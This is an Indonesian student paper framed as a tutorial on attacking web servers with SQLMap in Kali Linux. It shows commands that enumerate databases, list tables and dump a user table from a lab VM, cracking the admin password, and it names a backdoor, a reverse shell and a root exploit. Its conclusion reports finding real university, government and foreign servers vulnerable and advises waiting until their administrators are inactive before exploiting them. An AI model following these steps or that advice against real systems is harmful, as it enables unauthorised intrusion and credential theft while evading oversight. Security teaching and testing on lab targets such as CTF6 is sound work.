

TEKNIK HACKING WEB SERVER DENGAN SQLMAP DI KALI LINUX

Badaruddin Bin Halib^{*1}, Edy Budiman², Hario Jati Setyadi³

^{1,2,3}Program Studi Teknik Informatika, Universitas Mulawarman, Samarinda
e-mail: ^{*1}badar.asus16898@gmail.com, ²edybudiman.unmul@gmail.com,
³hario.setyadi@gmail.com

Abstrak

SQL Injection merupakan sebuah teknik hacking dimana seorang penyerang dapat memasukkan perintah-perintah SQL melalui URL untuk dieksekusi oleh database. Berdasarkan data dari Akamai Q2 pada tahun 2016, teknik SQL Injection adalah bug yang kedua paling banyak ditemukan di pada web server yang berada di Internet yaitu sekitar 44.11%. Penelitian ini bertujuan untuk: 1) Menguji keamanan web server Perguruan Tinggi, Pemerintahan dan web server Luar Negeri apakah vulnerable terhadap SQL Injection, 2) Membantu administrator memeriksa suatu web server yang vulnerable terhadap SQL Injection secara cepat dan tepat dengan SQLMap. Penelitian ini menggunakan metode penelitian kuantitatif berupa eksperimen dimana peneliti menggunakan metode analisis hasil penelitian dengan melakukan penyerangan langsung ke web server target. Pengumpulan data dilakukan dengan cara: 1) studi pustaka, 2) studi lapangan. Dalam membuat media pembelajaran ini peneliti menggunakan metode Network Development Life Structure. Hasil dari penelitian ini yaitu memudahkan administrator suatu web server menguji web server dengan mudah apakah kemungkinan mempunyai celah SQL Injection atau tidak. Dengan demikian tutorial ini memudahkan administrator untuk memeriksa web server apakah mempunyai celah SQL Injection dan segera memperbaikinya agar tidak terjadi pencurian data-data penting dari web server yang kita kelola.

Kata kunci—SQLMap, SQL Injection, Kali Linux, Keamanan Web

1. PENDAHULUAN

Seiring perkembangan dan kemajuan yang begitu pesat di bidang teknologi informatika yang merupakan Konvergensi Teknologi Informasi dan Telekomunikasi dalam era informasi telah melahirkan suatu media baru yaitu media internet sebagai sebuah teknologi jaringan yang mampu menghubungkan ribuan bahkan jutaan komputer yang ada di seluruh dunia. Internet merupakan informasi yang berorientasi ke manusia yang memberi kesempatan kepada pemakai diseluruh dunia untuk berkomunikasi dan memakai bersama sumber daya informasi.

Dalam perkembangannya, keamanan jaringan komputer sebagai bagian dari sebuah sistem yang sangat penting untuk menjaga validitas dan integritas data serta menjamin ketersediaan layanan bagi penggunaannya. Sistem harus dilindungi dari segala macam serangan dan usaha-usaha penyusupan atau pemindaian oleh pihak yang tidak berhak. Perkembangan teknologi informasi yang semakin cepat dengan berbagai macam fungsi dan kebutuhan, menuntut meningkatnya kualitas keamanan jaringan *web server*. Terutama dengan semakin terbukanya pengetahuan *hacking* dan *cracking*, didukung dengan banyaknya *tools* yang tersedia dengan mudah dan banyak pula yang gratis, semakin mempermudah para *intruder* dan *attacker* untuk melakukan aksi penyusupan ataupun serangan.

Belakangan ini berkembang berbagai cara untuk menghack suatu *web server* tergantung dengan kelemahan dari *web server* tersebut. Salah satu dengan cara *hacking web server* dengan *SQL Injection*. *SQL Injection* merupakan sebuah teknik *hacking* dimana seorang penyerang dapat memasukkan perintah-perintah *SQL* melalui *URL* untuk dieksekusi oleh *database*. Penyebab utama dari celah ini adalah *variable* yang kurang di *filter*, jadi *hacker* dapat dengan mudah mendapatkan data dari *web server* targetnya.

SQL Injection merupakan teknik *web hacking* yang sangat populer, bagaimana tidak? Berdasarkan data dari Akamai Q2 pada tahun 2016, yang melakukan survei mengenai ancaman yang sering terjadi pada aplikasi *web server* diantaranya merupakan ancaman *SQL Injection*, *Cross-Site Scripting (XSS)*, *Local File Inclusion(LFI)*, dan *Remote File Inclusion (RFI)*. Teknik *SQL Injection* adalah bug yang kedua paling banyak ditemukan di pada *web server* yang berada di Internet yaitu sekitar 44.11% setelah *Local File Inclusion (LFI)* dibandingkan dengan teknik serangan *Web Application* lainnya [1]. Keamanan komputer digunakan untuk mengontrol resiko yang berhubungan dengan penggunaan komputer. Keamanan komputer yang dimaksud adalah keamanan sebuah komputer yang terhubung ke dalam sebuah jaringan [2]. Jaringan komputer setiap terminal yang terhubung ke dalamnya punya kemampuan untuk saling berkomunikasi. Data dari setiap pengguna dapat disalurkan melalui media transmisi yang tersedia. Data tersebut dapat bersifat umum dan dapat juga bersifat rahasia. [3].

Web server merupakan tulang belakang dari World Wide Web, *web server* adalah sebuah perangkat lunak server yang berfungsi melayani koneksi tranfser data dalam protokol Hyper Text Transfer Protocol atau Hyper Text Transfer Protocol Secure dari client melalui *web browser* dan mengirimkan kembali hasilnya dalam bentuk halaman-halaman *web* yang umumnya berbentuk dokumen PHP/HTML [4]. TCP/IP adalah sekumpulan protokol yang terdapat di dalam jaringan komputer (*network*) yang digunakan untuk berkomunikasi atau bertukar data antar komputer. TCP/IP merupakan standard protokol pada jaringan internet yang menghubungkan banyak komputer yang berbeda jenis mesin maupun sistem operasinya agar dapat berinteraksi satu sama lain [5]. Projek LAMPSecurity merupakan upaya untuk menghasilkan pelatihan dan alat benchmarking yang dapat digunakan untuk mendidik profesional keamanan informasi dan produk ujicoba [6]. SQLMap merupakan sebuah tool yang dapat digunakan untuk mendeteksi dan mengeksploitasi celah *SQL Injection* secara otomatis [7]. *SQL Injection* adalah teknik yang digunakan untuk mengambil keuntungan dari input yang dimasukkan melalui aplikasi *web*, yang biasanya setelah input dimasukkan, program akan akan mengeksekusi perintah *SQL* untuk melakukan pengecekan di dalam *database* yang ada di *web server* [8]. Kali Linux merupakan pembangunan kembali BackTrack Linux secara sempurna. Jika dulunya Backtrack dibuat berdasarkan sistem operasi ubuntu, kini Kali Linux menggunakan Debian sebagai sistem operasinya. Semua infrastruktur baru telah dimasukkan ke dalam satu tempat, semua tools telah direview dan dikemas [9]. Berdasarkan uraian di atas maka rumusan masalah yang dapat diambil dari penelitian ini, yaitu bagaimana cara melakukan *hacking web server* yang vulnerable terhadap *SQL Injection* secara cepat dan tepat dengan SQLMap.


2. METODE PENELITIAN

Penelitian ini menggunakan metode penelitian kuantitatif berupa eksperimen dimana peneliti menggunakan metode analisis hasil penelitian dengan melakukan penyerangan langsung ke *web server* target. Pengumpulan data dilakukan dengan cara: 1) studi pustaka, dengan membaca dan mempelajari buku-buku, laporan penelitian, jurnal yang mendukung penelitian ini, 2) studi lapangan, dengan penyerangan langsung ke *web server* target. Dalam membuat media pembelajaran ini peneliti menggunakan

metode Network Development Life Structure dengan tahapan-tahapan antara lain : 1) scanning, 2) analisis, 3) desain, 4) simulasi, 5) implementasi.

3. HASIL DAN PEMBAHASAN

Mempelajari Teknik Hacking Web Server dengan SQLMap di Kali Linux. Dalam pengujian ini, penyerang menggunakan Windows 7 dan VMWare yang telah di install Kali Linux. Kemudian, penyerang menggunakan modem untuk mengkoneksikan ke jaringan internet dan mengeksekusi web server target dengan SQL Injection menggunakan SQLMap, backdoor b374k, php reverse shell dan auto rooting Linux 2.6 kernel udev exploit. Seperti pada gambar 1.



Gambar 1 Alur Penyerangan Web Server

3.1 Teknik Perancangan

Penyerang, komputer menggunakan Windows 7 yang di dalam ada VMWare untuk menginstall Kali Linux. Windows 7, adalah Operating System yang digunakan oleh penyerang yang di Install VMWare. VMWare, adalah alat yang digunakan untuk menginstall Kali Linux di Operating System Windows 7. Kali Linux, adalah alat untuk Operating System yang di install di dalam VMWare yang digunakan untuk melakukan hacking terhadap web server target. Backdoor, adalah alat untuk kita masuk ke dalam suatu server ketika dibutuhkan dan juga alat untuk melakukan auto rooting atau mengedit suatu web server. PHP reverse shell, alat ini adalah shell interaktif yang tepat dimana kita dapat menjalankan program interektif seperti telnet, ssh dan su. Auto rooting, adalah alat untuk mengubah hak akses kita menjadi super root. Modem, sebagai alat bantu koneksi jaringan agar kita dapat melakukan aktivitas hacking terhadap web server. Server, menggunakan komputer berbasis CentOs 5.5 yaitu CTF6 dan sebagai objek target dalam simulasi penyerangan.



Gambar 2 Perancangan Alur Penyerangan

3.2 Vulnerable Scanning

Pada langkah ini, kita akan mengecek apa web tersebut vulnerable terhadap SQL Injection atau tidak. Jadi pertama kita akan memasukkan perintah "sqlmap -u http://192.168.64.130/?id=4 --dbs". Di sini "sqlmap -u http://192.168.64.130/?id=4" adalah untuk mengecek Uniform Resource Locator (URL) target apakah bisa di injeksi, sedangkan --dbs untuk mendapatkan nama database yang tersedia.



```
root@kali: ~  
File Edit View Search Terminal Help  
[17:47:56] [INFO] fetching database names  
available databases [5]:  
[*] cms  
[*] information_schema  
[*] mysql  
[*] roundcube  
[*] test
```

Gambar 3 Hasil Vulnerable Scanning

3.3 Database Scanning


Dari database yang kita dapat saat melakukan vulnerable scanning, maka selanjutnya, kita akan melakukan pengecekan table terhadap setiap informasi database yang tersedia. Mulai dari cms, information_schema, mysql, roundcube dan test.



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# sqlmap -u http://192.168.64.130/?id=4 -D cms --tables  
  
sqlmap/1.0-dev - automatic SQL injection and database takeover tool  
http://sqlmap.org  
  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual co  
nsent is illegal. It is the end user's responsibility to obey all applicable local,  
state and federal laws. Developers assume no liability and are not responsible for  
any misuse or damage caused by this program  
  
[*] starting at 17:50:13  
  
[17:50:13] [INFO] resuming back-end DBMS 'mysql'  
[17:50:13] [INFO] testing connection to the target URL
```

Gambar 4 Pengecekan Tabel

Pada Gambar 4 merupakan tampilan saat kita melakukan pengecekan table terhadap database cms. Di sini kita melakukan pengecekan terhadap database table yang telah kita dapatkan sebelumnya dan database yang kita pilih adalah cms. Skema informasi dapat dianggap sebagai tabel bawaan yang ada pada semua target Anda, dan berisi informasi tentang struktur database, tabel, dll. Namun bukan jenis informasi yang kita cari. Hal ini dapat berguna pada beberapa kesempatan. Jadi, sekarang kita akan menentukan database yang diminati dengan menggunakan -D dan memberitahu sqlmap untuk mendaftarkan tabel menggunakan perintah --tables. Seperti perintah berikut ini, "sqlmap -u http://192.168.64.130/?id=4 -D cms --tables". Di sini terdapat tiga informasi penting, diantara adalah user_id, user_password, user_username. Sekarang kita sudah punya kolom user dan password, langkah selanjutnya kita akan melakukan eksekusi untuk melihat user name dan passwordnya.




```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# sqlmap -u http://192.168.64.130/?id=4 -D cms -T user --columns --dump  
  
sqlmap/1.0-dev - automatic SQL injection and database takeover tool  
http://sqlmap.org  
  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual co  
nsent is illegal. It is the end user's responsibility to obey all applicable local,  
state and federal laws. Developers assume no liability and are not responsible for  
any misuse or damage caused by this program  
  
[*] starting at 18:10:19  
  
[18:10:19] [INFO] resuming back-end DBMS 'mysql'
```

Gambar 5 Pembongkaran Data

Pada Gambar 5 merupakan tampilan saat kita melakukan pembongkaran dari tabel cms untuk kolom user. Sama seperti sebelumnya, kita akan menentukan database dengan menggunakan -D, tabel menggunakan -T, dan kemudian memeriksa kolom menggunakan perintah --columns serta menambahkan perintah --dump untuk melakukan pembongkaran data. Seperti perintah berikut ini, "sqlmap -u http://192.168.64.130/?id=4 -D cms -T user --columns --dump".

Saat program melakukan proses, akan ada perintah, "do you want to store hashes to a temporary file for eventual further processing with other tools [y/N]", kita tinggal tekan huruf "y" dan selanjutnya ada perintah, "do you want to crack them via a dictionary-based attack? [Y/n/q], sama seperti sebelum kita tinggal tekan huruf "y", agar ketika kita menemukan password enkripsi sudah langsung di enkripsi.



```

root@kali: ~
File Edit View Search Terminal Help
Database: cms
Table: user
[1 entry]
+-----+-----+-----+
| user_id | user_username | user_password |
+-----+-----+-----+
| 1       | admin        | 25e4ee4e9229397b6b17776bfceaf8e7 (adminpass) |
+-----+-----+-----+

```

Gambar 6 Hasil Pembongkaran

Pada Gambar 6 merupakan tampilan hasil data user name dan password dari database. Di sini kita mengetahui user name nya adalah "admin" dan passwordnya adalah "adminpass". Di pentesting web dunia nyata, kita terkadang bisa menemukan data yang lebih sensitif. Sekarang kita tinggal mencari halaman login di situs webnya dan memasukkan data yang telah kita dapatkan.

4. KESIMPULAN

Kesimpulan dari penelitian ini, yaitu:

- Membantu administrator memeriksa atau menguji web server yang vulnerable terhadap SQL Injection.
- Pada tahap implementasi, penulis menemukan masih ada beberapa web server perguruan tinggi, pemerintahan dan web server luar negeri yang vulnerable terhadap SQL Injection. Di dalam web server tersebut berisi data-data penting.
- Tidak semua web server yang vulnerable terhadap SQL Injection dapat di eksekusi secara langsung, kita harus menunggu saat administrator web server tersebut tidak aktif.

5. SARAN

Dalam tutorial teknik *hacking web server* dengan *SQLMap* di *Kali Linux* ini, penulis menyarankan agar dapat digunakan secara maksimal sesuai fungsinya sebagai alat pengujian *web server* yang *vulnerable* terhadap *SQL Injection*. Berikut ini beberapa saran bagaimana kita bisa menghadapi serangan *SQL Injection*: 1) *Update* rutin dan *patching* situs. Dengan rutin memperbarui dan menambal situs, celah dalam *source code* yang rentan terhadap *SQL Injection* bisa cepat diperbaiki dan diperbarui untuk mengurangi resiko di eksploitasi *SQL Injection*. 2) Gunakan *password* kombinasi. Menggunakan angka, huruf dan karakter lainnya. 3) Dua langkah *authentication*. Jika ada yang ingin masuk dengan menebak *password*, mereka akan masih perlu memiliki kode verifikasi dari ponsel pembaca. 4) Pembatasan *login*. *Plugin* ini memungkinkan pembaca untuk mengunci pengguna setelah beberapa kali usaha loginnya gagal. 5) Menon-aktifkan eksekusi *PHP* di direktori tertentu. Hal ini akan menon-aktifkan eksekusi

PHP di direktori *upload* dan direktori lain pilihan kita. 6) Menyewa sebuah perusahaan yang profesional. Pilihan lain yang lebih mudah tapi mahal adalah menyewa layanan perusahaan profesional untuk mengamankan *website*.

UCAPAN TERIMA KASIH

Penulis mengucapkan banyak terimakasih kepada Allah SWT dan kedua orang tua saya Bapak Halib dan Ibu Aminah serta guru spritual saya atas dukungan, doa dan materi yang diberikan selama ini. Kedua pembimbing Bapak Edy Budiman dan Bapak Hario Jati Setyadi yang telah membimbing penelitian ini sehingga dapat terlaksana dengan baik.

DAFTAR PUSTAKA

- [1] Akamai. State of the Internet Security Report. 2016. <https://www.akamai.com/cn/zh/multimedia/documents/state-of-the-> (diakses April 06, 2017).
 - [2] Hartiwati, Ertie Nur. 2014. "Keamanan Jaringan Dan Keamanan Sistem Komputer Yang Mempengaruhi Kualitas Pelayanan Warnet." Jurnal Ilmiah Informatika Komputer : Vol 19, No 3 .
 - [3] Kristanto, Andri. 2007. "SISTEM KEAMANAN DATA PADA JARINGAN KOMPUTER." MAGISTRA : Vol 19, No 60.
 - [4] Widodo, Andrias Suryo. "EKSPLOITASI CELAH KEAMANAN PIRANTI LUNAK WEB SERVER VERTRIGOSERPADA SISTEM OPERASI WINDOWS MELALUI JARINGAN LOKAL." Prosiding KOMMIT , 2017: 591/514.
 - [5] Syafrizal, Melwin. "TCP/IP." Networking, 2010: 4481.
 - [6] Madirish2600. LAMPSecurity Training. 18 Maret 2009. <https://sourceforge.net/projects/lampsecurity/files/CaptureTheFlag/CTF6/> (diakses 2017).
 - [7] Doel, Mr. 2016. Panduan Hacking Website dengan Kali Linux. Jakarta: PT. Elex Media Komputindo.
 - [8] Kurniawan, Wahyu. 2016. Mengenal Web Security (Kasus Eksploitasi Web dengan AJAX). Yogyakarta: Lokomedia.
 - [9] S'to. 2014, Kali Linux 200% Attack. Jakarta: Jasakom.
 - [10] Borglet, C, 2003. Finding Association Rules with Apriori Algorithm, <http://www.fuzzy.cs.uniagdeburgde/~borglet/apriori.pdf>, diakses tgl 23 Februari 2007.
-